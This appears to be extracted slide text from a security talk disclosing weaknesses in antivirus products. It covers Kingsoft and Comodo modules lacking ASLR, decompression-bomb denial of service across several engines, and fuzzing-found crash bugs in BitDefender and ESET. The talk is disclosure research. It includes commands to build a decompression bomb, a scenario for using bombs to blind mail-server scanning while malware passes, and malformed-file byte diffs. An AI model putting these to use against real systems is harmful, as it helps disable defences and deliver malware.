kns2.che			C:\ProgramData\Kingsoft\ksbw\kns2.che	n/a
kns2.che			C:\ProgramData\Kingsoft\ksbw\kns2.che	n/a
kns2.che			C:\ProgramData\Kingsoft\ksbw\kns2.che	n/a
scom.dll	Kingsoft Internet Security SCOM	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\scom.dll	
kcctrl.dll	Kingsoft kcctrl	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\kcctrl.dll	
ksapi.dll	Kingsoft KSAPI Module	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\ksapi.dll	
kxbase.dll	Kingsoft Antivirus Base SDK	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\kxbase.dll	
kxelog.dll	Kingsoft Antivirus Debug Log Man...	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\kxecore\kxelog.dll	
kxebcsp.dll	Kingsoft Framework Functional Ser...	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\kxebcsp.dll	
jsonv6.dll	Kingsoft Security Analysis Module	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\jsonv6.dll	
ksinst.dll	ksinstance	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\security\kxescan\ksinst.dll	
kavevent.dll	Kingsoft Antivirus Event Manager	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\kavevent.dll	
kwssp.dll	Kingsoft Webshield Service Provider	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\kwssp.dll	
kusbscan.dll	Kingsoft AntiVirus Kusbscan Module	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\security\kxescan\kusbscan.dll	
kupdatesp.dll	Kingsoft Update Module	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\kupdatesp.dll	
sqlite.dll	Kingsoft System Security Sqlite	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\security\kxescan\sqlite.dll	
kanthack.dll	金山毒霸防黑墙模块	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\security\kxescan\kanthack.dll	
kmctrl.dll	Kingsoft Internet Security K Plus C...	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\security\kxescan\kmctrl.dll	
kfcdetect.dll	Kingsoft File Cloud 3.0	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\security\kxescan\kfcdetect.dll	
ksdectrl.dll	Kingsoft Internet Security defend c...	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\ksdectrl.dll	
kmonstat.dll	Kingsoft Antivirus Net Monitor	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\security\kxescan\kmonstat.dll	
keasyipcn.dll	Kingsoft IPC	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\keasyipcn.dll	
ksdecs.dll	Kingsoft Internet Security defend	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\security\kxescan\ksdecs.dll	
kinfoc.dll	Kingsoft ksinfo	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\operation\cas\kinfoc.dll	
kssolescanner.dll	Kingsoft Ole scan module	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\security\kxescan\kssolescanner.dll	
kislog.dll	Kingsoft Internet Security K Plus Log	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\security\kxescan\kislog.dll	
kdynmrey.dll	Kingsoft Dynamic Recovery	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\kdynmrey.dll	
klengine.dll	Kingsoft Antivirus Defend LEEngine	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\security\kxescan\klengine.dll	
ksxetfix.dll	Kingsoft XTFix	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\security\kxescan\ksxetfix.dll	
kshmpg.dll	Kingsoft Webshield Module	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\kshmpg.dll	
krcmdmon.dll	Kingsoft Recommend Module	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\krcmdmon.dll	
ktoolupd.dll	Kingsoft Download Module	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\ktoolupd.dll	
kdump.dll	Kingsoft Antivirus Dump Collect Lib...	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\kdump.dll	
profapi.dll	User Profile Basic API	Microsoft Corporation	C:\Windows\System32\profapi.dll	ASLR


# Kingsoft

- And they install 1 to 4 non ASLR enabled libraries system wide:

Name	Description	Company Name	Path	ASLR
chrome.exe		Google Inc.	C:\Program Files\Google\Chrome\Application\chrome.exe	ASLR
chrome.exe		Google Inc.	C:\Program Files\Google\Chrome\Application\chrome.exe	ASLR
StaticCache.dat			C:\Windows\Fonts\StaticCache.dat	n/a
kdump.dll	Kingsoft Antivirus Dump Collect Lib...	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\kdump.dll	
kwsui.dll	Kingsoft Webshield Module	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\kwsui.dll	
lblocker.dll	Kingsoft Web-Protection Module	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\lblocker.dll	
kswebshield.dll	Kingsoft Webshield Module	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\kswebshield.dll	
cryptbase.dll	Base cryptographic API DLL	Microsoft Corporation	C:\Windows\System32\cryptbase.dll	ASLR

- Miserably failing at securing your computer like Panda or BKAV.
- Writing exploits targeting Kingsoft AV's users is easy.
  - There will be more fun with this AV suite later on...

But is not the last one on today's list...



# Comodo Antivirus

- Comodo Antivirus is a product from Comodo Group, a company from USA.
- This antivirus, no matter what they say, is as crappy as most of the other AV products I analysed and in some senses it's even worst than most others.
- They decided to use my prior research to promote their products.
  - But they made too many mistakes as not to shame them...

# Comodo Antivirus

- The product Comodo Internet Security is the one they mentioned in a desafortunate blog post:
  - <http://x90.es/comodofail>
- As soon as I discovered it I decided to break it.
  - But without expending too much time.




/me reading their blog post.



/me **after** reading their blog post.

# Analysing Comodo AV...

- Analysing this AV is a pain in the ass.
- More than anything, because most IDA modules (tested 6.4 to 6.6) are flagged as malware, so you can't run properly IDA in the analysis machine...
  - False positives, yeah.
- Nobody uses IDA at Comodo or the researchers don't use Comodo in their boxes? ;)
- Anyway...



# Comodo Antivirus

- So, I spent in total 2 days, considering the time required to revise the crashes I get from my fuzzing system.
- Let's see my results only regarding ASLR...

# Comodo Internet Security

- Another cool antivirus for writing targeted exploits: the library guard(32|64).dll without ASLR is injected system wide. Available for your exploiting pleasure at the fixed addresses 0x10000000 in x86 and 0x18000000000 in AMD64.

explorer.exe	4912	0.03	60,268 K	68,924 K	Windows Explorer	Microsoft Corporation	DEP (permanent)	ASLR	Medium
CisTray.exe	3736	0.32	8,980 K	12,308 K	COMODO Internet Security	COMODO	DEP (permanent)	ASLR	Medium
cis.exe	1628	< 0.01	19,184 K	3,156 K	COMODO Internet Security	COMODO	DEP (permanent)	ASLR	Medium
cis.exe	1028	0.64	39,972 K	14,580 K	COMODO Internet Security	COMODO	DEP (permanent)	ASLR	Medium
procexp.exe	3448		4,020 K	8,420 K	Sysinternals Process Explorer	Sysinternals - www.sysinter...	DEP	ASLR	High
procexp64.exe	5588	1.07	20,176 K	26,508 K	Sysinternals Process Explorer	Sysinternals - www.sysinter...	DEP (permanent)	ASLR	High
GeekBuddyRSP.exe	3476	0.02	3,036 K	6,272 K	GeekBuddy Remote Screen ...	Comodo Security Solutions...	DEP	ASLR	Medium
trustedadssvc.exe	4972	< 0.01	22,812 K	33,092 K	PrivDog Service	AdTrustMedia	DEP	ASLR	Medium
csrss.exe	3140	0.01	16,404 K	11,100 K	Client Server Runtime Process	Microsoft Corporation	DEP (permanent)	ASLR	System
winlogon.exe	5564		2,740 K	6,396 K	Windows Logon Application	Microsoft Corporation	DEP (permanent)	ASLR	System
LogonUI.exe	1216	0.01	16,916 K	26,468 K	Windows Logon User Interfa...	Microsoft Corporation	DEP (permanent)	ASLR	System
firefox.exe	4776	0.38	70,024 K	90,532 K	Firefox	Mozilla Corporation	DEP	ASLR	Medium

Name	Description	Company Name	Version	ASLR	Base	Image Base
guard32.dll	COMODO Internet Security	COMODO	7.0.53315.4132		0x10000000	0x10000000
apisetschema.dll	ApiSet Schema DLL	Microsoft Corporation	6.1.7601.18223	ASLR	0x400000	0x0
firefox.exe	Firefox	Mozilla Corporation	23.0.1.4974	ASLR	0x12E0000	0x12E0000
mozjs.dll				ASLR	0x2F90000	0x71600000
api-ms-win-downlevel-shlwapi-l2-1-0.dll	ApiSet Stub DLL	Microsoft Corporation	6.2.9200.16492	ASLR	0x36D0000	0x70DA0000
propsys.dll	Microsoft Property System	Microsoft Corporation	7.0.7601.17514	ASLR	0x3C80000	0x70DB0000
ExplorerFrame.dll	ExplorerFrame	Microsoft Corporation	6.1.7601.17514	ASLR	0x8750000	0x71490000
xul.dll		Mozilla Foundation	23.0.1.4974	ASLR	0x65C50000	0x65C50000
DWrite.dll	Microsoft DirectX Typography Services	Microsoft Corporation	6.2.9200.16571	ASLR	0x6CC00000	0x6CC00000
winsta.dll	Winstation Library	Microsoft Corporation	6.1.7601.17514	ASLR	0x6EAB0000	0x6EAB0000
dui70.dll	Windows DirectUI Engine	Microsoft Corporation	6.1.7600.16385	ASLR	0x72440000	0x72440000
gkmedias.dll		Mozilla Foundation	23.0.1.4974	ASLR	0x72E80000	0x72E80000
nssckbi.dll	NSS Builtin Trusted Root CAs	Mozilla Foundation	1.94.0.0	ASLR	0x73550000	0x73550000
freebl3.dll	NSS freebl Library	Mozilla Foundation	3.15.0.0	ASLR	0x735C0000	0x735C0000
nssdbm3.dll	Legacy Database Driver	Mozilla Foundation	3.15.0.0	ASLR	0x73720000	0x73720000
softokn3.dll	NSS PKCS #11 Library	Mozilla Foundation	3.15.0.0	ASLR	0x73740000	0x73740000
duser.dll	Windows DirectUser Engine	Microsoft Corporation	6.1.7600.16385	ASLR	0x73770000	0x73770000
AudioSec.dll	Audio Session	Microsoft Corporation	6.1.7601.17514	ASLR	0x737A0000	0x737A0000

# Comodo Internet Security

## Researcher IDs Vulnerabilities in Antivirus Software – Comodo Has the Solution

July 31, 2014 | By Kevin Judge

A researcher at the Singapore security firm COSEINC, Joxean Koret, is all over the technical news sites. He is being quoted almost everywhere, including on ComputerWorld and Inquire in the UK, about assertions that all of the major antivirus programs are vulnerable to attacks and in one way actually make your computer more vulnerable than if they weren't installed in the first place.



The phrase "Physician heal thyself" comes to mind!


Now, he does not present his research. We have to take his word on this at this point, but he does offer some interesting reasons why this would be true. We would like to assert to the world that his reasons, which would be crippling to the 13 other antivirus systems he studied, do **NOT** mean that users of Comodo Internet Security are actually vulnerable to exploitation.

If Koret is correct, he is actually making the case to change your antivirus to Comodo!

It actually means Comodo Internet Security users are actually vulnerable to Exploitation.

Koret is correct and your product sucks hard. Thanks for playing!

# AV developers writing security software



# Remote Denial of Service



# Examples: ClamAV DOS

- There was a bug in ClamAV scanning icon resource directories.
  - If the number was too big, ClamAV would loop almost forever.
  - Fixed by adding more limits to the engine.
- Found via dumb ass fuzzing.
- Reported. Because it's Open Source...
- [https://bugzilla.clamav.net/show\\_bug.cgi?id=10650](https://bugzilla.clamav.net/show_bug.cgi?id=10650)
- The vulnerability was nicely handled by the ClamAV team (now Cisco).



# Decompression bombs (multiple AVs)

- Do you remember them? If I remember correctly, the 1st discussion in Bugtraq about it was in 2001.
  - A compressed file with many compressed files inside or with really big files inside.
  - It can be considered a remote denial of service.
- Do you think AV engines are not vulnerable any more to such bugs with more than +10 years?
  - In this case, you're wrong.
  - Look to the following table....

# Failing AVs

	ZIP	GZ	BZ2	RAR	7Z
ESET		X (***)		X (***)	
BitDefender				X	
Sophos	X (*)	X		X	X
Comodo			X (****)		
AVG					X
Ikarus					X
Kaspersky					X (**)

\* Sophos finishes after ~30 seconds. In a “testing” machine with 16 logical CPUs and 32 GB of RAM.

\*\* Kaspersky creates a temporary file. A 32GB dumb file is a ~3MB 7z compressed one.

\*\*\* In my latest testing, ESET finishes after 1 minute with each file in my “small testing Machine”.

\*\*\*\* Sometimes, it seems to time-out after 5 minutes on Windows.

# Decompression bombs: How to

- To create a simple decompression bomb in Unix issue the following commands:  
    \$ truncate -s 8589934592 dumb # 8GB  
    \$ 7z/gzip/bzip2/rar/lcab/compress/xxx dumb
- That's all. The result file is always less than 10 MB.
- I couldn't believe that still nowadays antivirus engines failed at this **trivial** “attack” when I “discovered” this...

# Notes about decompression bombs

- These bugs are not a big deal. I know.
- However, they can be used like in the following scenario:
  - Send 1 or more such files to, say, a mail server.
  - While the AV is scanning these files, send another one with the malware/exploit you want to send.
  - Most AV products will let the user open the last file while still analysing the other ones.
    - Performance and responsiveness reasons.
- In short: yes, it can be used to temporarily disable the AV.

# Some more notes...

- It seems nobody cares about this bug.
- Also, some companies are really funny:

[http://www.cio.co.nz/article/551276/antivirus\\_products\\_riddled\\_security\\_flaws\\_researcher\\_says/](http://www.cio.co.nz/article/551276/antivirus_products_riddled_security_flaws_researcher_says/)

## Antivirus products riddled with security flaws, researcher says

The issues in Kaspersky Lab's antivirus products that were outlined in Koret's presentation, namely the absence of ASLR in some components and a potential denial-of-service issue when scanning nested archives, are not critical to the security protection of the company's customers, a Kaspersky representative said via email. Software that is written without ASLR is not implicitly more vulnerable to exploits, but Kaspersky Lab added ASLR to the product components that were lacking it -- vlns.kdl and avzkrnl.dll -- after Koret's presentation, he said.

The archive issue where scanning of a 3MB 7-Zip file can allegedly produce a 32GB dump file could not be verified or refuted because the company has not received a detailed description of the methodology used by the researcher.



**bitdefender.**  
SECURE YOUR EVERY BIT

# BitDefender engine

- BitDefender is a Romanian antivirus engine.
- Their AV core is the most widely distributed AV engine in other AV products.
  - To name a few: F-Secure, G-Data, eScan, LavaSoft, Immundet, QiHoo 360, ...
- It suffers from a number of vulnerabilities like almost all other AV engines/products out there.
- Finding vulnerabilities in this engine is trivial.
  - Some easy examples...

# BitDefender bugs

- (Vulnerability fixed) Modifying 2 DWORDs in a PE file packed with Shrinker3 packer used to crash it:

00006E00	53 48 52 33 01 00 00 00 00 30 03 00 00 F2 00 00	SHR3.....0...?..	00006E00	53 48 52 33 01 00 00 00 00 30 03 00 00 F2 00 00	SHR3.....0...?..
00006E10	00 80 00 00 B8 0B 00 00 09 00 00 80 00 00 01 81	.?..?.....?...?	00006E10	00 80 00 00 B8 0B 00 00 09 00 00 80 00 00 01 81	.?..?.....?...?
00006E20	32 1C 67 51 7E 1D 63 51 9A 55 49 6D 9A 55 49 6D	2.gQ~.cQ?UIm?UIm	00006E20	32 1C 67 51 7E 1D 63 51 9A 55 49 6D 9A 55 49 6D	2.gQ~.cQ?UIm?UIm
00006E30	9A 55 49 6D 7A 55 46 6C 00 00 00 00 0B 01 06 00	?UImzUFl.....	00006E30	9A 55 49 6D 7A 55 46 6C 00 00 00 00 0B 01 06 00	?UImzUFl.....
00006E40	0B C1 06 00 0B 21 04 00 0B 21 04 00 C9 BB 04 00	.?...!...!..??..	00006E40	0B C1 06 00 0B 21 04 00 0B 21 04 00 C9 BB 04 00	.?...!...!..??..
00006E50	C9 AB 04 00 C9 7B 04 00 FF FF FF FF FF FF FF FF	??..?{..????????	00006E50	C9 AB 04 00 C9 7B 04 00 C9 7B 44 00 C9 6B 44 00	??..?{..?{D.?kD.
00006E60	C9 7B 44 00 CD 7B 44 00 CD 7B 44 00 C9 7B 44 00	?{D.?{D.?{D.?{D.	00006E60	C9 7B 44 00 CD 7B 44 00 CD 7B 44 00 C9 7B 44 00	?{D.?{D.?{D.?{D.
00006E70	C9 7B 44 00 C9 CB 47 00 C9 DB 47 00 C9 DB 47 00	?{D.?{G.?{G.?{G.	00006E70	C9 7B 44 00 C9 CB 47 00 C9 DB 47 00 C9 DB 47 00	?{D.?{G.?{G.?{G.
00006E80	CB DB 47 00 CB DB 57 00 CB CB 57 00 CB CB 47 00	?{G.?{W.?{W.?{G.	00006E80	CB DB 47 00 CB DB 57 00 CB CB 57 00 CB CB 47 00	?{G.?{W.?{W.?{G.
00006E90	CB DB 47 00 CB DB 47 00 DB DB 47 00 DB DB 47 00	?{G.?{G.?{G.?{G.	00006E90	CB DB 47 00 CB DB 47 00 DB DB 47 00 DB DB 47 00	?{G.?{G.?{G.?{G.
00006EA0	DB DB 47 00 AB 0C 47 00 1F 0C 47 00 1F 9C 46 00	?{G.?{G...G...?F.	00006EA0	DB DB 47 00 AB 0C 47 00 1F 0C 47 00 1F 9C 46 00	?{G.?{G...G...?F.

- Those bytes were used to calculate the file and sections alignment of the new, in memory, unpacked PE file.
- When set to 0xFFFFFFFF and 0xFFFFFFFF, both file and sections alignment were set to 0...

# BitDefender bugs

- ...and their values were used, later on, in some arithmetic operations:

```
zero:F68749BE      mov     eax, [ecx+IMAGE_NT_HEADERS.OptionalHeader.FileAlignment] ; calculated FileAlignment of the new PE file (will be 0)
zero:F68749C1      add     esi, 28h
zero:F68749C4      push   ebx
zero:F68749C5      mov     ebx, [ecx+IMAGE_NT_HEADERS.OptionalHeader.SectionAlignment] ; calculated SectionAlignment of the new PE file (will be 0)
zero:F68749C8      mov     [ebp+file_alignment], eax
zero:F68749CB      cmp     eax, 200h
zero:F68749D0      jbe    short loc_F68749DA
zero:F68749D2      mov     eax, 200h
zero:F68749D7      mov     [ebp+file_alignment], eax
zero:F68749DA      loc_F68749DA:                                     ; CODE XREF: sub_F68748D0+100i j
zero:F68749DA      lea    edx, [ebx-1]
zero:F68749DD      test   ebx, edx
zero:F68749DF      jz     short loc_F68749E3
zero:F68749E1      mov     ebx, eax
zero:F68749E3      loc_F68749E3:                                     ; CODE XREF: sub_F68748D0+10Fi j
zero:F68749E3      xor     edx, edx
zero:F68749E5      mov     eax, esi
zero:F68749E7      div    ebx ; Divide by zero with SectionAlignment
zero:F68749E9      test   edx, edx
zero:F68749EB      jz     short loc_F68749F1
zero:F68749ED      sub    ebx, edx
zero:F68749EF      add    esi, ebx
zero:F68749F1      loc_F68749F1:                                     ; CODE XREF: sub_F68748D0+11Bi j
zero:F68749F1      mov     ebx, [ebp+file_alignment]
zero:F68749F4      xor     edx, edx
zero:F68749F6      mov     eax, esi
zero:F68749F8      div    ebx ; Divide by zero, with FileAlignment
zero:F68749FA      mov     [ebp+var_4], esi
```

- Those 2 bugs were trivial to discover. But they failed to find them by themselves...

# One more complex BitDefender bug...

- (Vulnerability fixed?) Modifying a single byte in a Thinstall installer would make it to crash:

The image shows two side-by-side hex editors. The left editor is titled 'thinstall-repro.pe' and shows a timestamp of '21/08/13 02:20:24' and a size of '215.156 bytes'. The right editor is titled 'thinstall-original.pe' and shows a timestamp of '16/09/13 10:02:51' and a size of '215.156 bytes' with a 'Read-only' attribute. Both editors display a hex dump of memory addresses from 00006530 to 00006590. The hex values are identical in both, but the ASCII column in the repro file shows a red 'E' at offset 00006550, while the original file shows a red 'D' at the same offset. The ASCII text is garbled and appears to be a mix of characters and symbols.

- After modifying one byte, the decompressed content would get corrupt. And index to a table was calculated with the corrupted content... and data likely controlled by the attacker was copied to a position also likely controllable.
- Again: this bug was trivial to discover. TRIVIAL.

# BitDefender notes


- This and all BitDefender's bugs don't affect exclusively BitDefender's products.
- It affects many AV products out there as previously mentioned.
- Adding a new AV engine to your product may sound “cool” but you're making 3rd party bugs yours.
- And, by the way, you didn't audit it before adding to your product...
  - Otherwise, I doubt you would have added it.



# ESET Nod32

- ESET Nod32 is a well known Slovak AV engine.
- Like many other AV engines, it suffers from a number of vulnerabilities that can be trivially discovered.
- One little example: a malformed PDF file.
  - A negative or big value for any element of a /W(idth) element with arrays used to crash it.
  - A simple remote denial of service.

# ESET Nod32 bug with PDF files



```
23/03/14 17:45:20 222.075 bytes
000361C0 2F 49 6E 66 6F 20 33 35 37 20 30 20 52 2F 4C 65 /Info 357 0 R/Le
000361D0 6E 67 74 68 20 33 32 33 2F 52 6F 6F 74 20 33 30 ngth 323/Root 30
000361E0 39 20 30 20 52 2F 53 69 7A 65 20 33 36 36 2F 54 9 0 R/Size 366/T
000361F0 79 70 65 2F 58 52 65 66 2F 57 5B  type/XRef/W[
000361FB 31 1
000361FC 20 33 20 31 5D 3E 3E 73 74 72 65 61 6D 0D 3 1]>>stream.

23/03/14 16:32:18 222.113 bytes
000361C0 2F 49 6E 66 6F 20 33 35 37 20 30 20 52 2F 4C 65 /Info 357 0 R/Le
